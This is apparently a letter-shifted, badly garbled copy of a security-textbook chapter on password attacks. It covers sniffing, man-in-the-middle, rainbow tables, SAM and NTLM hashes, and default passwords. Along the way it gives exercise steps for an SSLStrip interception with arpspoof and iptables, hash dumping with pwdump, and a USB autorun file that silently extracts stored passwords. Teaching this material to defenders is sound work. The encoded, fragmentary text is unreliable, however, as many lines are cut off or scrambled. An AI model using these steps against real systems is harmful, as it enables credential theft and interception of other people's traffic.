%UXWH)RUFH \$WVWDFN RI DWWDFN HYHU\ SRV\
DWWHPSWHG XQWLO WKH FRUUHFW RQH LV XQFRYHU
VHDFK RU EUXWH IRUFH VHDFK LV WKH EDVLF W
XQWLO WKH FRUUHFW NH\ LV LGHQWLILHG '

+ \EULG \$WVWDFNIRUP RI SDVVZRUG DWWDFN EXLOGV
DGGLWLRQDO VWHSV DV SDUW RI WKH SURFHVV ,Q F
GXULQJ D GLFWLRQDU\ DWWDFN DUH PRGLILHG ZLWK
FKDUDFWHUV DQG Q3#PVEZULQJ V\WV D VZIRUG

6\OODEOH \$WVWDFN RI DWWDFN LV D FRPELQDWLRQ
GLFWLRQDU\ DWWDFN ,W LV XVHIXO ZKHQ WKH SDV
RU SKUDVH

5XOH %DVHG \$WVWDFN XOG EH FRQVLGHUHG DQ DGYDQ
XVHU KDV FUHDWHG D SDVVZRUG XVLQJ LQIRUPDWLR
RI WLPH VXFK DV SKUDVHV DQG GLJLWV WKH XVHU I

3DVVLYH 2QOLQH \$WVWDFN WKLV FDWHJRUI\ DUH FD

DQG OLVWHQLQJ²LQ WKLV FDVH YLD WHFKQRORJ\ L
:LUHVKDUN PDQ LQ WKH PLGGOH DWWDFNV RU UHSC
\$FWLYH 2QOLQH \$WWD FNV LQ WKLV FDWHJRUI\ DU
DWWDFNV EHFDXVH WKH SURFHVV UHTXLUHV GHSHU
WKLV DSSURDFK DUH WDUJHWLQJ D YLFWLP ZLWK WK
ZHDN RU SRRU SDVVZRUGV DFWLYH DWWDFNV DUH Y
SDVVZRUG JXHVV LQJ 7URMDQ VS\ZDUH NH\ ORJJHUV
2IIOLQH \$WWD FNV\SH RI DWWDFN LV GHVLJQHG WR S
SDVVZRUGV EXW RI WKH ZD\ WKH\ DUH VWRUHG %HF
IRUPDW DQ DWWDFNHU VHHNV WR REWDLQ WKHP ZK
RU ZHDNQHVHV LQKHUHQW LQ D V\VWHP ,I WKHVH
RU XQHGFU\SWHG IRUPDW WKH DWWDFNHU ZLOO JR
RI WKLV DWWDFN LQFOXGH SUHFRPSXWHG KDVKHV (C
DWWDFNV

1RQWHFKQLFDO \$WWD FNV\ZQ DV QRQ HOHFWURQLF DV
RIIOLQH LQWR WKH UHDO ZRUOG \$ FKDUDFWHULVWL
WHFKQLFDO NQRZOHGJH DQG LQVWHDG UHOLHV RQ V
WKLV DWWDFN LQFOXGH VKRXOGHU VXUILQJ VRFLDC
/HW\ V ORRN DW HDFK RI WKHVH IRUPV DQG LWV DFF
XGHUVWDQG WKHP

3DVVLYH 2QOLQH \$WWD FNV

0XFK OLNH RWKHU FDVHV ZKHUH ZH H[DPLQH DQG >
DWWDFNV DUH XVHG WR REWDLQ SDVVZRUGV ZLWKR)
DWWDFNV DUH HIIHFWLYH DW EHLQJ VWHDOWK\ EHFD
UHYHDOLQJ WRR PXFK DERXW WKH FROOHFWLQJ V\V'
D SDVVZRUG LV FRQVWUXFWHG DQG PRUH RQ KRZ LW
WKHVH DUHDV PD\ EH MXVW HQRXJK WR RSHQ WKH G

3DFNHW 6QLIILQJ

7KH WHFKQLTXH RI VQLIILQJ KDV DOUHDG\ PDGH DQ
SXW WKH WHFKQLTXH WR XVH WR JDLQ SDVVZRUG LC
\$ VQLIIHU RU SDFNHW DQDO\]HU DV LW DOVR FDOO
GHVLJQHG WR FDSWXUH SDFNHWV DV WKH\ IORZ DFU
WR JDWKHU LQIRUPDWLRQ IRU QHWZRUN GLDJQRVWL
ZKDW W\SH RI LQIRUPDWLRQ LV IORZLQJ DFURVV WK
FDQ FRQILJXUH VQLIIHUV WR ILOWHU GDWD WKLV PI
QRW WKDW WKH VQLIIHU LVQ\W VHHLQJ LW

%\ GHIDXOW D VQLIIHU ZLOO RQO\ EH DEOH WR FDS
GRPDLQ DQG QRW LQ RWKHU GRPDLQV ZLWKRXW SHU

VSRRILQJ ZKLFK \RX ZLOO OHDUQ DERXW ODWHU 7
W\SH RI GHYLFH EHWZHHQ \RX DQG WKH WDUJHW \RX
LW ZLWKRXW EURDGFDVWLQJ \RXU SUHVHQFH



,W LV SRVVLEOH WR VQLII RXWVLGH D JLYH

VZLWFK LV LQ WKH ZD\ LI \RX XVH DQ DSSURDFK W
WKH VZLWFK RU EULGJH +RZHYHU VXFK PHWKRGV
JHQHUDWH D ORW RI WUDIILF WKDW PDNHV GHWHF

*HQHUDOO\ D VQLIILQJ DWWDFN LV PRVW HIIHFWLYH
D KXE EHWZHHQ WKH DWWDFNHU DQG YLFWLP RU LI
WKH FROOLVLRQ GRPDLQ 0DQ\ RI WKH WRROV \RX Z
WKH FRQWH[W RI D QHWZRUN WKDW HPSOR\ D KXE
PHQWLRQH G LV WKDW KXEV DUH UDUHO\ VHHQ RQ QI
6R ZKDW W\SHV RI SURWRFROV ZRXOG EH PRVW SUR
%DVLFDOO\ DQ\WKLQJ WKDW XVHV FOHDU WH[W WR
ZKLFK LQ SUDFWLFH PHDQV 7HOQHW)73 6073 UORJ
SDVVZRUG LV VHQW LQ DQ HQFU\SWHG IRUPDW LW C
WKH SDVVZRUG MXVW WKDW \RX ZRQ¶W EH DEOH WF



:KHQ \RX VQLII IRU SDVVZRUGV W\SLFDOO\

SDVVZRUGV IURP 7HOQHW)73 6073 UORJLQ DQG
\RX¶YH JDWKHUHG WKH FUHGHWLDOV \RX FDQ XV
VHUYLEFHV

0DQ LQ WKH 0LGGOH

'XULQJ WKLW W\SH RI DWWDFN WZR SDUWLHV DUH F
SDUW\ LQVHUWV LWVHOI LQWR WKH FRQYHUVDWLRQ
FRPPXQLFDWLRQV ,Q RUGHU WR EH IXOO\ VXFFHVV
IURP ERWK SDUWLHV DW WKH VDPH WLP

7KHUH DUH PDQ\ XWLOLWLHV DYDLODEOH WR SHUIRL
LQFOXGLQJ WKHVH

- 66/ 6WULS
- %XUS 6XLWH
- %URZVHU ([SORLWDWLRQ)UDPHZRUN %H()

0DQ LQ WKH PLGGOH DWWDFNV FRPPRQO\ WDUJHW Y

WHFKQRORJLHV 3URWRFROV VXFK DV 7HOQHW DQG
DWWDFN +RZHYHU VXFK DWWDFNV DUH WULFN\ WR
([HUFLVH VKRZV DQ H[DPSOH RI D PDQ LQ WKH PL

(;(5&,6(

8VLQJ 66/ 6WULS

,Q WKLW H[HUFLVH \RX ZLOO OOK HDV\ LQWLQW ILQW
FRPPXQLFDWLRQV PHDQW IRU DQ 66/ HQFU\SWHG V
VKRXOG KDYH D ORJ ILOH FRQWDLQLQJ LQIRUPDWL
:KLOH \RX FDQ SHUIRUP WKLW H[HUFLVH RQ DQ\ /LQ
GRZQORDG VRIWZDUH ,I \RX XVH .DOL /LQX[DO
)URP D FRPPDQG SURPSW GR WKH IROORZLQJ

&RQILJXUH .DOL WR IRUZDUG LQFRPLQJ SDFNHW
DGGUHVHVG WR LW E\ XLQJ WKH IROORZLQJ FRP
HFKR ! SURF V\V QHW LSY LSBIRUZDUG

/HQUK WKH QHWZRUN JDWHZD\ E\ HQWHULQJ

1HWVWDW ±QU

2Q WKH OLVW RI UHWXUQHG UHVXOWV QRWH WK
8VH D\WKHSRFRPPDQG WR UHGLUHFH WUDIILF LQWH
QHWZRUN WR \RXU KRVW 8VH WKH IROORZLQJ FR
DUSVSRRI L HWK

,Q WKLW H[DPSOH HWK LV DVVXPHG WR EH FRQ
QDPH ZLWK ZKDW LV DSSURSULDWHIRU\RU V\V
GHWHUPLQH WKH DFWLYH DGDSWHU)RU WKH ,3 I
WKLW ZLWK WKH JDWHZD\ DGGUHVH \RX OHDUQH
\$W WKLW SRLQW \RX DUH UXQQQLQJ WKH IRXQGDW
LV WKH WLPHVWRWULS QJ LQ

6HW XS D ILUHZDOO UXOH RQ WKH V\VWHP WR U
WKH IROORZLQJ FRPPDQGEOR\WKHILUHZDOO
LSWDEOHV W QDW \$ 35(5287,1* S WFS ±GHVWLQDWLRQ SRL
WR SRUW

1RZ FRPHV WKH SDUWZKHU\RXRFDQXQR WKLWVWUL
WR OLVWHQ RQ SRUW

VVOVWULS O

2SHQ D EURZVHU DQG JR WR DQ\ VLWH WKDW XV
MXVW ORRNW\$U WWH WKDW \RXU EKURZVQHVWZDO
KWWSDV LW ZRXOG QrupDOO\ IRU DQ +7736V DGLSUH
LQWHUFH\$WLQJ +7736 UHTXHVWV DQG XVLQJ +773
RQ WR WKH LQWHQG\$G UHFLSLHQW

7R VWRS WKH DWWDFN KLW &WUO &

,Q /LQX[EURZVHUWRRWKHU DQGVR\$WQL\$WKHU DQ
ZLOO VHH WKH LQIRUPDWLRQWKDWLSDU\$XQQLQHU

5HSOD\ \$WWDNFN

,Q D UHSOD\ DWWDFN SDFNHWV DUH FDSWXUHG XVL
LQIRUPDWLRQ LV FDSWXUHG DQG H[WUDFWHG WKH\$
LQWHQWLRQ LV WR LQM\$FW WKH FDSWXUHG LQIRUP
QHWZRUN DQG GLUHFW LW WRZDUG D UHVRXUFH VXF
2QFH WKH SDFNHWV DUH UHSOD\HG WKH YDOLG FUH
JLYLQJ DQ DWWDFNHU WKH DEOLW\ WR FKDQJH LQII

\$FWLYH 2QOLQH \$WWDNFNV

7KH QH[W DWWDFN WISH LV WKH DFWLYH RQOLQH DW
RI SHQHWUDWLRQ WKDW LV GHVLJQHG WR UHFRYHU

3DVVZRUG *XHVVLQJ

3DVVZRUG JXHVVLQJ LV D YHU\ FUXGH EXW HIIHFWLY
D SDVVZRUG E\ XVLQJ ZRUGV IURP WKH GLFWLRQDU\
FDUULHG RXW XVLQJ D VRIWZDUH DSSOLFDWLRQ GHV
ZRUGV HDFK V\$FRQG 7KH DSSOLFDWLRQ WULHV DOC
VXEVWLWXWLRQV GLJLW UHSODFHPHQW DQG UHYH
PDQ\ V\VVHPV HPSOR\ DFFRXQW ORFNRXW ZKL\$K OF
DWWHPSWV RFFXU

7R UHILQH WKLV DSSURDFK DQ DWWDFNHU PD\ ORRN
LQWHQWLRQ RI GLVFRYHULQJ IDYRULWH SDVWLPHV I



NOTE

3DVVZRUG FRPSOH[LW\ JRHV D ORQJ ZD\ WR

WISHV RI DWWDFNV EHFDXVH LW PDNHV WKH SURF
PXFK PRUH GLIILFXOW

7URMDQV 6S\ZDUH DQG .H\ORJJHUV

0DOZDUH LV GLVFXVVHG LQ GH\$WK HOVHZKHUH LQ W

SRWHQWLDO UROH GXULQJ DQ DWWDFN ODOZDUH VX
SURYH YHU\ XVHIXO GXULQJ DQ DWWDFN E\ DOORZLQ
W\SHV LQFOXGLQJ SDVVZRUGV

2QH IRUP LV NH\ERDUG VQLIILQJ RU NH\ORJJLQJ ZK
HQWHUV LW 7KLV DWWDFN FDQ EH FDUULHG RXW ZK
RU LI WKH\ UHJXODUO\ ORJ RQ WR V\ VWHPV UHPRWH

+DVK ,QMFWLRQ

7KLV W\SH RI DWWDFN UHOLHV RQ WKH NQRZOHGJH
LQYHVWLJDWLRQ RI FU\SWRJUDSK\ DQG D IHZ WULFN
VWHSV

&RPSURPLVH D YXOQHUEOH ZRUNVWDWLRQ RU G
:KHQ FRQQHFWHG DWWHPSW WR H[WUDFW WKH KI
VXFK DV GRPDLQ RU HQWHUSULVH DGPLQV

8VH WKH H[WUDFWHG KDVK WR ORJ RQ WR D VHUY
,I WKH V\ VWHP VHUYHV DV D GRPDLQ FRQWUROOH
WKH V\ VWHP ZLWK WKH LQWHQWLRQ RI H[SORLWLQ



Real World Scenario

3DVVZRUG +DVKLQJ

3DVVZRUGV DUH QRW VWRUHG LQ FOHDU WH[W RQ I
H[WUHPHO\ VHQVLWLYH QDWXUH %HFDXVH VWRULQ
ULVN\ \RX FDQ XVH VHFUXLW\ PHDVXUHV VXFK DV
\$V \RX OHDUQHG LQ &KDSWHU 3&U\SWRJUDSK\ K
HQFU\SWLRQ WKDW LV XVHG WR YHUL\ LQWHJULW\
KDVKHG IRUPDW VR WKH SDVVZRUG LV QRW LQ FOH
XVHU QHHGV WR EH YHULILHG LW LV KDVKHG RQ W
VHUYHU ZKHUH WKH VWRUHG KDVK DQG WKH WUDQ
WKH XVHU LV DXWKHQWLFDWHG LI QRW WKH XVHU

2IIOLQH \$WWDFNV

2IIOLQH DWWDFNV UHSUHVHQW \HW DQRWKHU IRUP F
GHHFW LQ PDQ\ FDVHV 6XFK DWWDFNV UHO\ RQ WI
SDVVZRUGV DUH VWRUHG DQG WKHQ XVLQJ WKLV LQ
GHPHQVWUDWHV D SDVVZRUG DWWDFN WKDW H[WUDF

(;(5&,6(

([WUDFWLQJ +DVKHV IURP D 6\VWHP

1RZ WKDW \RX KDYH VHHQ KRZ KDVKEH\G FDSQ ESHU\W
SURFHVV

2SHQ WKH FRPPDQG SURPSW

7\SHGXP S HMR GLVSOD\ WKH KDVKEHV RQ D V\VWH

7\SHGXP S ! & ?KDVK W[W

3UHV V (QWHU

8VLQJ 1RWHSDG EURZVH WR WKH & \WGUHL WR DYQ
KDVKEHV

3UHFRPSXWHG +DVKHV RU 5DLQERZ 7DEOHV

3UHFRPSXWHG KDVKEHV DUH XVHG LQ DQ DWWDFN W\:
FRPSXWH HYHU\ SRVVLEOH FRPELQDWLRQ RI FKDUDF
WKH SDVVZRUGV KDYH EHHQ JHQHUDWHG WKH DWWI
QHWZRUN DQG FRPSDUH LW ZLWK WKH KDVKEHV WKDV

:LWK DOO WKH KDVKEHV JHQHUDWHG DKHDG RI WLPH
FDSWXUHG KDVK WR WKH RQH V JHQHUDWHG W\SLFD

2I FRXUVH WKHUH\V QR JHWWLQJ VRPHWKLQJ IRU Q
7KH GRZQVLGH RI UDLQERZ WDEOHV LV WKDW WKH\ \
VRPHWLPHV GD\V WR FRPSXWH DOO WKH KDVK FRPE
LV WKDW \RX FDQ\W FUDFN SDVVZRUGV RI XQOLPLW
JUHDWHU OHQJWK WDNHV PRUH WLPH

*HQHUDWLQJ 5DLQERZ 7DEOHV

<RX FDQ JHQHUDWH UDLQERZ WDEOHV PDQ\ ZD\V 2Q
WKLW WDNH\W *8, EDVHG JHQHUDWRU 6XSSRUWHG K
LQFOXGH DOO RI WKH IROORZLQJ

- &LVFR 3,;
-)DVW/0
- +DOI/0&KDOO
- /0
- /0&+\$/
- 0'

- 0'
- 0'
- 0 6 & \$ & + (
- 0 \ 6 4 /
- 0 \ 6 4 / 6 + \$ O
- 1 7 / 0
- 1 7 / 0 & + \$ //
- 2 5 \$ & / (
- 5 , 3 (0'
- 6 + \$
- 6 + \$

6 + \$ 6 + \$ 6 + \$

([H U F L V H G H P R Q V W U D W H V K R Z W R F U H D W H D U D L

(; (5 & , 6 (

& U H D W L Q J 5 D L Q E R Z 7 D E O H V

/ H W 1 V F U H D W H D U D L Q E R Z W D E O H W R V H H Z K D W W

S U R F H V V F D Q W D N H D Z K L O H R Q F H V W D U W H G

7 R S H U I R U P W K L V H [H U F L V H \ R X z z q o w j q s h o g f w r w g r

Z L Q U W J H Q R O O R Z W K H V H V W H S V

6 W D U W V W K H Q W R R O

2 Q E H Q U W J H Q W D U W V F O L F N W K H \$ G G 7 D E O H E X W W R

, Q W K H 5 D L Q E R Z 7 D E O H 3 U R S H U W L H V Z L Q G R Z G

D 6 H O H F W 1 7 / 0 I U R P W K H + D V K G U R S G R Z Q O L V V

E 6 H W 0 L Q L P X P / B Q G W K D W R X P / H Q Z M W K K W R & K D L Q

F 6 H O H F W / R Z H U D O S K D I U R P W K H & K D U V H W G U R

& O L F N 2 . W R F U H D W H W K H U D L Q E R Z W D E O H

1 R W H W K D W W K H F U H D W L R Q R I W K H U D L Q E R Z W D E C

G H S H Q G L Q J R Q W K H V S H H G R I \ R X U F R P S X W H U D Q G

([H U F L V H D Q G ([H U F L V H S H U I R U P W Z R Y L W D O V

K D V K H V R I S D V V Z R U G V I U R P D W D U J H W H G V \ V W H P D

S R W H Q W L D O P D W F K H V K R S H I X O O \ W K H U H L V D P D W I

\RX KDYH SHUIRUPHG WKHVH WZR VWHSV \RX PXVW
([HUFLVH

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:RUNLQJ ZLWK 5DLQERZ&UDFN

2QFH \RX KDYH FUHDWHG WKH UDLQERZ WDEOH \RX
WKH LQIRUPDWL RQ QJ

'RXEOHU FOLFN JXL H[H

&OLFN)LOH DQG WKHQ FOLFN \$GG +DVK 7KH \$G

,I \RX SHUIRUPH WKH RQ \RX FDQ QRZ RSHQ W
DQG FRS\ DQG SDVWH WKH KDVKHV

&OLFN 2.

&OLFN 5DLQERZ 7DEOH IURP WKH PHQX EDU DQ
SHUIRUPH WKH DQGV RQ \RX FDQ XVH WKDW UDL

&OLFN 2SHQ

5DLQERZ WDEOHV DUH DQ HIIHFWLYH PHWKRGR RI UH
WKH PHWKRGR FDQ EH GLPLQLVKHG WKURXJK VDOWLQ
EXW LW LV QRW XVHG LQ VRPH RI WKH ROGHU :LQGR
DQG 17/0

6DOWLQJ D KDVK LV D PHDQV RI DGGLQJ HQWURS\ RI
SDWWHUQV PRUH GLILFXOW WR GHWHFW 5DLQERZ \
WULHV WR WKZDUW WKLV DQDO\VLV E\ DGGLQJ UDQG
HQWURS\ \$OWKRXJK \RX VWLOO PD\ EH DEOH WR EI

'LVWULEXWHG 1HWZRUN \$WWDFNV

2QH RI WKH PRGHUQ DSSURDFKHV WR FUDFNLQJ SDV
'1\$,W WDNHV DGYDQWDJH RI XQXVHG SURFHVVVLQJ
DWWHPSW WR SHUIRUP DQ DFWLRQ LQ WKLV FDVH I

7R PDNH WKLV DWWDFN ZRUN \RX LQVWDOO D PDQD
PDQDJH PXOWLSOH FOLHQWV 7KH PDQDJHU LV UHVS
WKH YDULRXV V\VWHPV LQYROYHG LQ SURFHVVVLQJ W
UHFHLYHV WKH DVVLJQHGRUN XQLW SURFHVVHV L

7KH EHQHILW RI WKLV W\SH RI DWWDFN LV WKH UDZ
FRPELQHV VPDOO DPRXQWV RI FRPSXWLQJ SRZHU IU
RI FRPSXWLQJ SRZHU (DFK FRPSXWHU\ SURFHVVVLQ
LQGLYLGXDOO\ WKH\ DUH VPDOO EXW WRJHWKHU W\

ERGLHV RI ZDWHU DQG VPDOO SLHFHV RI SURFHVVL
RI SURFHVVLQJ SRZHU



Real World Scenario

6HHNLQJ 2XW 1HZ /LIH

2QH RI WKH ILUVW ZHOO NQRZQ LPSOHPHQWDWLRO
6(7,#KRPH SURMHFW 7KH 6HDUFK IRU ([WUDWHUHU
WKDW DQDO\]HV VLJQDOV UHFHLYHG IURP VSDFH W
IROORZLQJ LV D GHVFULSWLRQ RI WKH SURMHFW IL
ORVW RI WKH 6(7, SURJUDPV LQ H[LVWHQFH WRGD
ODUJH FRPSXWHUV WKDW DQDO\]H GDWD LQ UHDO \n
GHHSO\ DW WKH GDWD IRU ZHDN VLJQDOV QRU GR
EHFDXVH WKH\ DUH OLPLWHG E\ WKH DPRXQW RI FF
DQDO\VLV 7R WHDVH RXW WKH ZHDNHVW VLJQDOV
QHFHVVDU\ ,W ZRXOG WDNH D PRQVWURXV VXSHUF
QHYHU DIIRUG WR EXLOG RU EX\ WKDW FRPSXWLQJ
WR GR WKH MRE WKH\ FRXOG XVH D VPDOOHU FRP
WKHUH ZRXOG EH ORWV RI GDWD SURYLQDQV FRPSX
ZRUNLQJ VLPXOWDQHRXVO\ RQ GLIIHUHQW SDUVV
SRVVLEO\ ILQG WKH WKRXVDQG RI FRPSXWHUV WK
VWUHDPLQJ LQ"

7KH 8& %HUNHOH\ 6(7, WHDP KDV GLVFRYHUHG WKR
DYDLODEOH IRU XVH ORVW RI WKHP VLW DURXQG F
DFURVV WKHLU VFUHHQV DFFRPSOLVKLQJ DEVROX\
ERRW 7KLV LV ZKHUH 6(7,#KRPH DQG \RX FRPH L
SURMHFW KRSHV WR FRQYLQFH \RX WR OHW WKHP
XVLQJ LW WR KHOS WKHP ³VHDUFK RXW QHZ OLIH
LQVWDOOLQJ D VFUHHQ VDYHU WKDW JHWV D FKXQ
DQDO\]HV WKDW GDWD DQG WKHQ UHSRUWV WKH U
VFUHHQ VDYHU LQVWDQWO\ JHWV RXW RI WKH ZD\
DUH ILQLVKHG ZLWK \RXU ZRUN

2WKHU 2SWLRQV IRU 2EWDLQLQJ 3DVVZRUGV
7KHUH DUH VWLOO RWKHU ZD\V WR REWDLQ SDVVZRI
'HIDXOW 3DVVZRUGV

2QH RI WKH ELJJHVW SRWHQWLDO YXOQHUDELOLWLH
SDVVZRUGV 'HIDXOW SDVVZRUGV DUH VHW E\ WKH P
EXLOW 7KH\ DUH GRFXPHQWHG DQG SURYLGHG WR W

LQWHQGHG WR EH FKDQJHG +RZHYHU QRW DOO XVH
VWHS DQG KHQFH WKH\ OHDYH WKHPVHOYHV YXOQH
DQG LQYHVWLJDWLRQ DQ DWWDFNLQJ SDUW\ FDQ PD
HTXLSPHQW RU V\ VWHPV \RX PD\ EH UXQQLQJ ,I WKH
FKDQJHG WKH GHIDXOWV WKH\ FDQ ORRN XS \RXU G

- [KWWS FLUW QHW](#)
- [KWWS GHIDXOW SDVVZRUG LQIR](#)
- [ZZZ GHIDXOWSDVVZRUG XV](#)
- [ZZZ SDVVZRUGVGDWDEDVH FRP](#)
- [KWWSV Z GW QHW](#)
- [ZZZ YLUXV RUJ](#)
- [KWWS RSHQ VHJ PH](#)
- [KWWS VHFXULW\RYHUULGH RUJ](#)
- [ZZZ URXWHUSDVVZRUGV FRP](#)
- [ZZZ IRUW\SRXQGKH DG FRP](#)

*XHVVLQJ

\$OWKRXXJK LW LV GHFLGHGO\ ROG VFKRRO JXHVVLQJ
UHVXOWV HVSHFLDOO\ LQ HQYLURQPHQWV ZKHUH JF
6LPSO\ SXW DQ DWWDFNHU PD\ WDUJHW D V\ VWHP E

/RFDWH D YDOLG XVHU

'HWHUPLQH D OLVW RI SRWHQWLDO SDVVZRUGV
5DQN SRVVLEOH SDVVZRUGV IURP OHDVW WR PRV
7U\ SDVVZRUGV XQWLO DFFHVV LV JDLQHG RU WKH

7KLV SURFHVV FDQ EH DXWRPDWHG WKURXJK WKH X\
VWLOO TXDOLILHV DV D PDQXDO DWWDFN

86% 3DVVZRUG 7KHIW

,Q FRQWUDVW WR PDQXDO PHWKRGV WKHUH DUH VR
SDVVZRUGV VXFK DV YLD 86% GULYHV 7KLV PHWKRG
DSSOLFDWLRQ RQ D 86% GULYH DQG WKHQ SK\VLFD
%HFDXVH PDQ\ XVHUV VWRUH WKHLU SDVVZRUGV IRL
PDFKLQH WKH SDVVZRUGV PD\ EH HDVLO\ H[WUDFW

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,Q RUGHU WR FDUU\ RXW WKLW DWWDFN \RX FDQ XV
2EWDLQ D SDVVZRUG KDSFNLQJHXWLOLW\ VXFH DV
&RS\ WKH XWLOLW\ WR D 86% GULYH
&UHDWH D 1RWHSDGFLDQVDDLOQLQJ WKH IROORZ

>DXWRUXQ@

HQ ODXQFK EDW

6WDUW SVSY H[H V SDVVZRUGV W[W

6DQYH QFK EDW WKH 86% GULYH

\$W WKLW SRLQW \RX FDQ LQVHUW WKH 86% GULYH
H[HZLOO UXQ H[WUDFW SDVVZRUGV DQG VDDLOQLQJ
FDQ RSHQ LQ 1RWHSDG

,W LV ZRUWK QRWLQJ WKDW WKLW DWWDFN FDQ EH V
86% GHYLFHV ZKLFK LV RQ E\ GHIDXOW LQ :LQGRZV



7KH SVSY H[WRRRO LV D SURWHFWHG VWRUDJH SC

VWRUHG SDVVZRUGV RQ D :LQGRZV V\ VWHP LI WKH
DQG RWKHU DSSOLFDWLRQV

\$V IDU DV 86% DWWDFNV DUH FRQFHUQHG WKHUH DI
RWKHU YDOXDEOH GDWD YLD WKLW PHFKDQLVP 2QH
NQRZQ DV WKH 86% 5XEEHU 'XFN\ E\ +DN 7KLV GHYI
EXW LQ DFWXDOLW\ LV PXFK PRUH WKDQ WKDW ,QVI
SURFHVVRU WR PDNH WKH GHYLFH SHUIRUP LWV PDJ
QRW RQO\ FDQ UXQ VFULSWV RQ WKH V\ VWHP LW LV
PDVTXHUDGH DV VRPHWKLQJ RWKHU WKDQ D IODVK (C
,,' VXFH DV D NH\ERDUG 7KH YDOXH RI WKLW ODVV
PDQ\ V\ VWHPV FDQ EH FRQILJXUHG WR EORFN 86% G
,,' KDUGZDUH EHFDXVH LW ZRXOG PHDQ WKLQJV VXF

8VLQJ 3DVVZRUG &UDFNLQJ

8VLQJ DQ\ RI WKH PHWKRGV GLVFXVVHG KHUH ZLWK
PD\ VRXQG HDV\ EXW WKHUH LV RQH LWHP WR FRQV
WR WKH HQXPHUDWLRQ SKDVH ZH GLVFXVVHG WKDW

XVLQJ D QXPEHU RI VRIWZDUH SDFNDJHV RU PHWKRC
FDQ XQFRYHU XVHUQDPHV DQG WKHQ WDUJHW D VSH
WRRO RI FKRLFH

6R ZKLFK SDVVZRUG WR FUDFN" \$FFRXQWV VXFK DV
RSSRUWXQLW\ EXW VR DUH ORZHU OHYHO DFFRXQW
GHIHQGHG RU HYHQ FRQVLGHUHG GXULQJ VHFUXULW\
1H[W ZH QHHG WR WDON DERXW DXWKHQWLFDWLRQ

\$XWKHQWLFDWLRQ RQ 0LFURVRIW 3ODWIRUPV
1RZ WKDW \RX NQRZ WKH GLIIHUHQW PHFKDQLVPV W
DV ZHOO DV KRZ \RX FDQ WDUJHW WKHP OHW\ ORF
ZLOO IREFXV RQ PHFKDQLVPV RQ WKH 0LFURVRIW SOI

6HFXULW\ \$FFRXQWV 0DQDJHU

,QVLGH WKH :LQGRZV RSHUDWLQJ V\WHP LV D GDWI
DFFRXQWV RU DQ\ HQWLW\ WKDW FDQ EH DXWKHQW
SULQFLSDOV FDQ EH VWRUHG ORFDOO\ LQ D GDWDED
6\$0 &UHGHWLDOV SDVVZRUGV DQG RWKHU DFFR
WKH SDVVZRUGV DUH VWRUHG LQ D KDVKHG IRUPDW
NHHSV D ILOH ORFN RQ WKH 6\$0 WR SUHYHQW LW IU
SURFHVHV



7KH V\WHP ZLOO RQO\ JLYH XS H[FOXVLYH
RII RU ZKHQ WKH V\WHP KDV D %OXH 6FUHHQ RI I

,Q RUGHU WR LPSURYH VHFUXULW\ 0LFURVRIW DGGHG
LQWHJULW\ RI WKH LQIRUPDWLRQ VWRUHG LQ WKH G
6<6.(< ZDV DGGHG VWDUWLQJ LQ :LQGRZV 17 WR L
6\$0 6<6.(< LV QRWKLQJ PRUH WKDQ D IDQF\ QDPH IR
HQFU\SW WKH 6\$0 DQG SURWHFW WKH LQIRUPDWLRQ
HQDEOHG RQ DOO V\WHPV ODWHU WKDQ 17 DOW
UHFRPPHQGHG WKDW \RX GR QRW GR VR :LWK 6<6.(<
PDQ\ RIIOLQH DWWDFNV

+RZ 3DVVZRUGV \$UH 6WRUHG ZLWKLQ WKH 6\$0

,Q :LQGRZV ;3 DQG ODWHU SODWIRUPV SDVVZRUGV I
/0 17/0 KDVKLQJ PHFKDQLVPV 7KH KDVKHV DUH VWR
F ?ZLQGRZV?V\WHP ?FRQILJ?6\$0

\$Q DFFRXQW LQ WKH 6\$0 ORRNV OLNH WKL

/LQN \$\$& &'& () &') &))))) % &&()' % (%

7KH EROG SDUW EHIRUH WKH FRORQ LV WKH /0 KDVK
WKH 17/0 KDVK²ERWK IRU D JLYHQ SDVVZRUG RQ D V
FUDFNHUV VXFK DV 2SKFUDFN DQG / SKW&UDFN GLVS
DV GR DSSOLFDWLRQV VXFK DV

 9HUVLRQV RI :LQGRZV DIWHU ;3 QR ORQJHU
7KH\ VWRUH D EODQN RU D GXPP\ YDOXH WKDW KDA
DFWXDO SDVVZRUG VR H[WUDFWLQJ WKLV YDOXH C
LV SRLQWOHVV 7KLV GXPP\ YDOXH LV DOVR XVHG
FKDUDFWHUV ZKLFK LV ORQJHU WKDQ WKH /0 KDVK

,Q :LQGRZV DV LQ RWKHU V\ VWHPV SDVVZRUG KDVK
7KLV WHFKQLTXH LV GHVLJQHG WR DGG DQ DGGLWLR
JHQHUDWLRQ SURFHVV :LWK VDOW DGGHG WR D KDV
PXFK PRUH GLILFXOW WR H[HFXWH VXFFHVVIXOO\

17/0 \$XWKHQWLFDWLRQ

17 /\$1 0DQDJHU 17/0 LV D SURWRFRO H[FOXVLYH S
17/0 YHUVLRQV DQG DUH VWLOO YHU\ ZLGHO\ XVH
RWKHU SURWRFROV VXFK DV .HUEHURV DUH QRW DYI
DYRLGHG RU SKDVHG RXW

17/0 FRPHV LQ WZR YHUVLRQV 17/0Y DQG 17/0Y 17
\HDUV DQG VWLOO KDV VRPH VXSSRUW LQ QHZHU SU
DSSOLFDWLRQV DQG HQYLURQPHQWV ZLWK DW OHDV
LV DQ LPSURYHG YHUVLRQ RI WKH 17/0 SURWRFRO ,
LV LV VWLOO VHHQ DV UHODWLYHO\ LQVHFXUH DQG

 <RX PDI KH DU RI DQRWKHU PHFKDQLVP ODV
6HFXULW\ 6XSSRUW 3URYLGHU 663 7KLV SURWRFF
DGGLWLRQDO OD\HU RI SURWHFWLRQ RQ WRS RI WK

2YHUDOO WKH SURFHVV RI DXWKHQWLFDWLRQ ZLWK
7KH FOLHQW HQWHUV WKHLU XVHUQDPH DQG SDV
:LQGRZV UXQV WKH SDVVZRUG WKURXJK D KDVKLC
VSHFLILF SDVVZRUG
7KH FOLHQW WUDQVPLWV WKH XVHUQDPH DQG KD

7KH GRPDLQ FRQWUROOHU JHQHWDWHV D E\QW
DQG WUDQVPLWV LW EDFN WR WKH FOLHQW

7KH FOLHQW HQFUI\SWV WKH QRQFH ZLWK WKH KD
WKH GRPDLQ FRQWUROOHU

7KH GRPDLQ FRQWUROOHU UHWULHYHV WKH KDVK
QRQFH LW VHQW WR WKH FOLHQW

\$W WKLW SRLQW LI WKH KDVKHV PDWFK WKH ORJLQ
GHQLHG

.HUEHURV

2Q WKH 0LFURVRIW SODWIRUP YHUVLRQ RI WKH .H
XVH VLQFH :LQGRZV 7KH SURWRFRO RIIHUV D UF
